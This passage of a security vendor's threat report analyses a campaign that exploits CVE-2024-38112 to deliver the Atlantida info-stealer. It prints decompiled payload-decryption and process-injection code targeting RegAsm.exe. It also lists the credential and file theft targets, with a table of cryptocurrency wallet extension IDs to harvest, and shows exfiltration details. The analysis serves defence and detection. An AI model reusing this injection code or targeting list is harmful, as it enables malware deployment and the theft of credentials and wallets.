            "Not showing all elements because this array is too big (6915330 elements)"
        };
            this.encryptedData = new byte[array2.Length];
            int num;
            for (int i = 0; i < array2.Length; i = num + 1)
            {
                this.encryptedData[i] = array2[i] ^ array[i % array.Length];
                num = i;
            }
        }
```

Figure 13. The payload decryption process

It then injects them into C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe. The malware employs a common process injection technique, which involves the following steps:

- **Create Process**: The malware uses the CreateProcess Windows API to launch RegAsm.exe in a suspended state.
- **Memory Allocation**: It allocates space within the RegAsm.exe process using the VirtualAllocEx API.
- **Write Payload**: The decrypted payload is then written into the allocated memory space using the WriteProcessMemory API.
- **Execute Payload**: Finally, the malware creates a remote thread within the RegAsm.exe process to execute the injected payload using the CreateRemoteThread API.

LoadToBadXml is a modified version of the shellcode injector from Program.cs of the open-source project Donut Loader (Figure 14).

```
internal static void Injection(bool bool_0, int int_0, string string_0, double double_0, ref Form1.
<>c__DisplayClass2_0 <>c__DisplayClass2_0_0)
{
    if (Class2.CreateProcess(null, Class2.string_0, <>c__DisplayClass2_0_0.intptr_0, <>c__DisplayClass2_0_0.
    intptr_1, false, 4U, IntPtr.Zero, null, ref <>c__DisplayClass2_0_0.struct1_0, ref
    <>c__DisplayClass2_0_0.struct0_0))
    {
        IntPtr intPtr = Class2.VirtualAllocEx(<>c__DisplayClass2_0_0.struct0_0.intptr_0, IntPtr.Zero,
        <>c__DisplayClass2_0_0.tetete_0.encryptedData.Length, 12288U, 64U);
        IntPtr zero = IntPtr.Zero;
        if (Class2.WriteProcessMemory(<>c__DisplayClass2_0_0.struct0_0.intptr_0, intPtr,
        <>c__DisplayClass2_0_0.tetete_0.encryptedData, <>c__DisplayClass2_0_0.tetete_0.encryptedData.
        Length, ref zero))
        {
            int num = 0;
            Class2.CreateRemoteThread(<>c__DisplayClass2_0_0.struct0_0.intptr_0, IntPtr.Zero, 0U, intPtr,
            IntPtr.Zero, 0U, ref num);
            Console.WriteLine("item item");
        }
    }
}
```

Figure 14. LoadToBadXml injects the decrypted Donut loader into the RegAsm.exe process

Stage 6: Donut loader

SHA256	119b0994bcf9c9494ce44f896b7ff4a489b62f31706be2cb6e4a9338b63cdfdb
Size	6.59 MB (6,918,144 bytes)
File type	Shellcode

Donut is an opensource position-independent code that enables in-memory execution of VBScript, JScript, EXE, DLL files, and dotNET assemblies. In this attack, Donut is used to decrypt and execute the Atlantida stealer inside RegAsm.exe process memory.

Stage 7: Atlantida stealer analysis

Name	AtlantidaStealer.exe
SHA256	6f1f3415c3e52dcdbb012f412aef7b9744786b2d4a1b850f1f4561048716c750
Size	6.6 MB (6,883,112 bytes)
Compilation time	2024-01-25 15:52:03
File type	PE32 executable (GUI) Intel 80386, for MS Windows

The final payload delivered in this attack is the Atlantida stealer, an info-stealer malware with extensive capabilities. Overall, the malware is built from open-source stealers NecroStealer and PredatorTheStealer, incorporating many of the same functions and structures found in these programs. It targets sensitive information from various applications, including Telegram, Steam, FileZilla, various cryptocurrency wallets, and web browsers. This malware focuses on extracting stored sensitive and potentially valuable data, such as passwords and cookies, and it can also collect files with specific extensions from the infected system's desktop. Moreover, the malware captures the victim's screen and gathers comprehensive system information. The stolen data is then compressed into a ZIP file and transmitted to the attacker via TCP.Upon execution, the malware initializes the ZIP file, sets up necessary structures, and manages the process of writing files to the archive. It then retrieves the "APPDATA" and "DESKTOP" paths and stores them in a global variable. This variable is later used throughout the code to access these locations, utilizing the SHGetFolderPathA Windows API with CSIDL values "0x1A" and "0x00," respectively.

Afterward, it takes a screenshot, saves it as "screenshot.jpeg," and adds it to the ZIP. The compression method is similar to the one used in zip.cpp for Necro Stealer and PredatorTheStealer.

To retrieve an infected system's geolocation information, such as IP address, country, and zip code, the malware contacts its command-and-control (C&C) server over port 6666 instead of using public services. Figure 15 shows an example of a C&C response:



Figure 15. C&C response with the infected system’s geolocation information

The malware then stores this in the “Geo Information.txt” and appends it to the ZIP archive (Figure 16).



Figure 16. Geolocation information retrieval logic

Next, the malware starts to collect system information such as RAM, GPU, CPU, and screen resolution and stores it in “User Information.txt”, subsequently appending this file to a zip archive held in memory (Figure 17). Furthermore, the malware harvests credentials and sensitive files from various applications. For FileZilla, the malware searches for the XML file located at C:\Users\<USERNAME>\AppData\Roaming\FileZilla\recentservers.xml, which contains information about recently connected servers. This XML file typically includes data such as the server's hostname, port number, username, and connection type. Additionally, the malware attempts to steal data that includes:

- All files with the ".txt" extension from the infected system’s desktop directory
- All JSON files under C:\Users\Username\AppData\Roaming\Binance
- Telegram data under C:\Users\Username\AppData\Roaming\Telegram Desktop
- Steam configurations
- Web browser Google Chrome
- Mozilla Firefox and Microsoft Edge’s cookies and credentials

The Atlantida stealer has the ability to steal information from cryptocurrency-related Google Chrome and Microsoft Edge extensions. For each extension, an “Extension ID” is given. The malware uses this information to harvest data stored within.

This is the extension path:

> C:\Users\<YOUR_USERNAME>\AppData\Local\Google\Chrome\User Data\Default\Local Extension Settings\< Extension ID >

The following is a browser extension list of cryptocurrency wallets:

Extension Name	Extension ID
AuroWallet	cnmamaachppnkjgnildpdmkaakejnhae
BinanceWallet	fhbohimaelbohpjbbldcngcnapndodjp
BitClip	ijmpgkjfkbfhoebgogflfebnmejmfbml
Bitoke	oijajbhmelbcoclnkdmembiacmeghbae
BitAppWallet	fihkakfobkmkjojpchpfgcmhfjnmnfpi
Byone	nlgbhdfgdhgbiamfdfmbikcdghidoadd
CardWallet	apnehcjmnengpnmccpaibjmhhoadaico
CloverWallet	nhnkbkgjikgcigadomkphalanndcapjk
Coin89	aeachknmefphepccionboohckonoeemg
CryptoAirdrops	dhgnlgphgchebgoemcjekedjjbifijid
CyanoWallet	dkdedlpgdmmkkfjabffeganieamfklkm
EQUALWallet	blnieiiffboillknjnepogjhkgnoapac
Flint	hnhobjmcibchnmglfbldbfabcgaknlkj
FreaksAxie	copjnifcecdedocejpaapepagaodgpbh
Guarda	jbdaocneiiinmjbjlgalhcelgbejmnid
GuildWallet	nkddgncdjgjfcddamfgcmfnlhccnimig
guildwallet	nanjmdknhkinifnkgdcggcfnhdaammmj
HyconLiteClient	bcopgchhojmggmffilplmbdicgaihlkp
ICONex	flpiciilemghbmfalicajoolhkkenfel
iWallet	kncchdigobghenbbaddojjnnaogfppfj
Keplr	dmkamcknogkgcdfhhbddcghachkejeap
KHC	hcflpincpppdclinealmandijcmnkbgn
Leaf Walle	cihmoadaighcejopammfbmddcmdekcje

LiqualityWallet	kpfopkelmapcoipemfendmdcghnegimn
MathWallet	afbcbjpbpfadlkmhmclhkeeodmamcflc
Metamask	nkbihfbeogaeaoehlefnkodbefgpgknn
MetaWallet	bkklifkecemccedpkhcebagjpehhabfb
MEW CX	nlbmnnijcnlegkjjpcfjclmcfggfefdm
NaboxWallet	nknhiehlklippafakaeklbeglecifhad
Nami	lpfcbjknijpeeillifnkikgncikgfhdo
NashExtension	onofpnbbkehpmmoabgpcpmigafmmnjhl
NiftyWallet	jbdaocneiiinmjbjlgalhcelgbejmnid
Oasis	ppdadbejkmjnefldpcdjhnkpbjkikoip
OneKey	infeboajgfhgbjpjbeppbkgnabfdkdaf
Phantom	bfnaelmomeimhlpmgjnjophhpkkoljpa
Polymesh Wallet	jojhfeoedkpkglbfimdfabpdfjaoolaf
Rabby	acmacodkjbdgmoleebolmdjonilkdbch
Saturn Wallet	cphhlgmgameodnhkjdmkpanlelnlohao
sollet	fhmfendgdocmcbmfikdcogofphimnkno
TerraStation	aiifbnbfobpmeekipheeijimdpnlpgpp
Temple	ookjlbkiijinhpmnjffcofjonbfbgaoc
TezBox	mnfifefkajgofkcjkemidiaecocnkjeh
TronWallet	pnndplcbkakcplkjnolgbkdgjikjednm
Wombat	amkmjjmmflddogmhpjloimipbofnfjih
XDefiWallet	hmeobnfnfcmdkdcmlblgagmfpfboieaf
Yoroi	ffnbelfdoeiohenkjibnmadjiehjhajb

Extension name	**Microsoft Edge extension ID**
MetaMask	ejbalbakoplchlghecdalmeeeajnimhm

The malware compresses all the collected data into a ZIP file and exfiltrates it to the attacker's C&C server over TCP port 6655.



Figure 17. Example of Atlantida stealer's collected data

```
00000000  50 4b 03 04 14 00 02 00  08 00 96 8e c5 58 c7 91   PK...... .....X..
00000010  b3 d9 be c7 00 00 36 30  2a 00 0f 00 11 00 53 63   ......60 *.....Sc
00000020  72 65 65 6e 73 68 6f 74  2e 6a 70 65 67 55 54 0d   reenshot .jpegUT.
00000030  00 07 eb a5 60 66 eb a5  60 66 eb a5 60 66 ec 9d   ....`f.. `f..`f..
00000040  09 54 13 d7 fa c0 6d ad  75 41 10 dc 10 d4 22 52   .T....m. uA...."R
00000050  11 7d ef fc 5d 70 17 d9  17 b5 80 28 88 56 eb ab   .}..]p.. ...(.V..
00000060  58 d4 ba a2 d8 8a a0 e2  52 65 07 41 50 10 95 8a   X....... Re.AP...
00000070  02 5a b5 d6 2a fb 1a 10  50 40 11 02 01 64 27 61   .Z..*... P@...d'a
00000080  35 1b 09 d9 03 cc ff 86  d1 34 45 e5 e9 4b aa 9e   5....... .4E..K..
00000090  f6 fb 9d 8f 7b 86 c9 bd  73 2f 93 49 0e bf f3 dd   ....{... s/.I....
000000A0  3b 63 6a 33 e8 05 0b d0  8f 9e 64 63 c8 a0 41 25   ;cj3.... ..dc..A%
000000B0  9f 0e 1a f4 c9 a0 09 7d  fb 3f 47 3f 87 86 e7 0f   .......} .?G?....
000000C0  1e f2 a2 9e e4 f7 2e 00  00 00 00 00 00 00 00 00   ........ ........
000000D0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
```

Figure 18. Example of exfiltration of stolen data

Conclusion

In this campaign, we have observed that even though users may no longer be able to access IE, threat actors can still exploit lingering Windows relics like IE on their machine to infect users and organizations with ransomware, backdoors, or as a proxy to execute other strains of malware. The ability of APT groups like Void Banshee to exploit disabled services such as IE poses a significant threat to organizations worldwide. Since services such as IE have a large attack surface and no longer receive patches, it represents a serious security concern to Windows users. Furthermore, the ability of threat actors to access unsupported and disabled system services to circumvent modern web sandboxes such as IE mode for Microsoft Edge highlights a significant industry concern.

To make software more secure and protect customers from zero-day attacks, Trend ZDI works with security researchers and vendors to patch and responsibly disclose software vulnerabilities before APT groups can deploy them in attacks. The ZDI Threat Hunting team also proactively hunts for zero-day attacks in the wild to safeguard the industry. The ZDI program is the largest vendor agnostic bug bounty program in the world while disclosing vulnerabilities to vendors at 2.5x the rate.

Organizations can help protect themselves from these kinds of attacks with Trend Vision One™, which enables security teams to continuously identify attack surfaces, including known, unknown, managed, and unmanaged cyber assets. Vision One helps organizations prioritize and address potential risks, including vulnerabilities. It considers critical factors such as the likelihood and impact of potential attacks and offers a range of prevention, detection, and response capabilities. This is all backed by advanced threat research, intelligence, and AI, which helps reduce the time taken to detect, respond, and remediate issues. Ultimately, Vision One can help improve the overall security posture and effectiveness of an organization, including against zero-day attacks.

When faced with uncertain intrusions, behaviors, and routines, organizations should assume that their system is already compromised or breached and work to immediately isolate affected data or toolchains. With a broader perspective and rapid response, organizations can address breaches and protect its remaining systems, especially with technologies such as Trend Micro Endpoint Security and Trend Micro Network Security, as well as comprehensive security solutions such as Trend Micro™ XDR, which can detect, scan, and block malicious content across the modern threat landscape.

Trend protections

The following protections exist to detect and protect Trend customers against the zero-day CVE-2024-38112 (ZDI-CAN-24433) and Atlantida malware exfiltration attempts.

Trend Vision One Model

- Microsoft Windows Remote Code Execution Vulnerability (ZDI-CAN-24433)
- Svchost Executes Iexplorer

Trend Micro Cloud One - Network Security & TippingPoint Filters

- 44417 - ZDI-CAN-24433: Zero Day Initiative Vulnerability (Microsoft Windows)
- 44453 - Trojan.Win32.AtlantidaStealer.A Runtime Detection (Geo Information)
- 44454 - Trojan.Win32.AtlantidaStealer.A Runtime Detection (Exfil Data)

Trend Vision One Endpoint Security, Trend Cloud One - Workload and Endpoint Security, Deep Security and Vulnerability Protection IPS Rules

- 1012075 - Microsoft Windows MSHTML Platform Remote Code Execution Vulnerability Over SMB (CVE-2024-38112)
- 1012074 - Microsoft Windows MSHTML Platform Remote Code Execution Vulnerability (CVE-2024-38112)

MITRE ATT&CK techniques

Tactic	Technique	Context
Initial Access	T1566.002 - Phishing: Spearphishing Link	Victim downloads malicious zip archive
Execution	T1204.002 - User Execution: Malicious File	Victim executes Internet Shortcut (.URL) file that exploits CVE-2024-38112
Defense Evasion	T1218 - System Binary Proxy Execution	MHTML & x-usc directive handler open compromised site in Internet Explorer
Compromise Infrastructure	T1584.004 - Compromise Infrastructure: Server	Victim is redirected to compromised site which downloads a malicious HTML Application (.HTA)
Execution	T1204.002 - User Execution: Malicious File	Victim opens HTA file
Execution	T1059.005 - Command and Scripting Interpreter - VBScript	HTA application executes VBScript
Defense Evasion	T1027 - Obfuscated Files or Information	Obfuscated VBScript
Compromise Infrastructure	T1584.004 - Compromise Infrastructure: Server	VBScript downloads malicious PowerShell script
Execution	T1059.001 - Command and Scripting Interpreter - PowerShell	PowerShell script executes

Compromise Infrastructure	T1584.004 - Compromise Infrastructure: Server	PowerShell script downloads malicious .NET loader
Defense Evasion	T1027 - Obfuscated Files or Information	Obfuscated .NET loader
Privilege Escalation	T1055 – Process Injection	Atlantida uses process injection to gain persistence
Execution	T1218.009 - System Binary Proxy Execution: Regsvcs/Regasm	Atlantida abuses RegAsm.exe to proxy malicious code execution
Collection	T1560.001 - Archive via Utility	Atlantida encrypts data for exfiltration
Collection	T1005 – Data from Local System	Atlantida collects sensitive local system information
Collection	T1082 – System Information Discovery	Atlantida collects hardware information from victim
Collection	T1555.003 - Credentials from Password Stores: Credentials from Web Browsers	Atlantida collects sensitive data from web browsers including Chrome extension data
Collection	T1113 – Screen Capture	Atlantida captures screen captures of the victim machine
Exfiltration	T1041 - Exfiltration Over C&C Channel	Void Banshee exfiltrates stolen data to C&C server

Indicators of Compromise (IOCs)

Download the full list of IOCs here.

Acknowledgments

The Zero Day Initiative would like to thank the following Trenders for their contributions in ensuring that Trend Micro customers were protected from this zero-day attack pre-patching:

Scott Graham, Mohamad Mokbel, Abdelrahman Esmail, Simon Dulude, Senthil Nathan Sankar, Amit Kumar, and a special thanks to the content writers and marketing teams for helping with this research.

Tags

Exploits & Vulnerabilities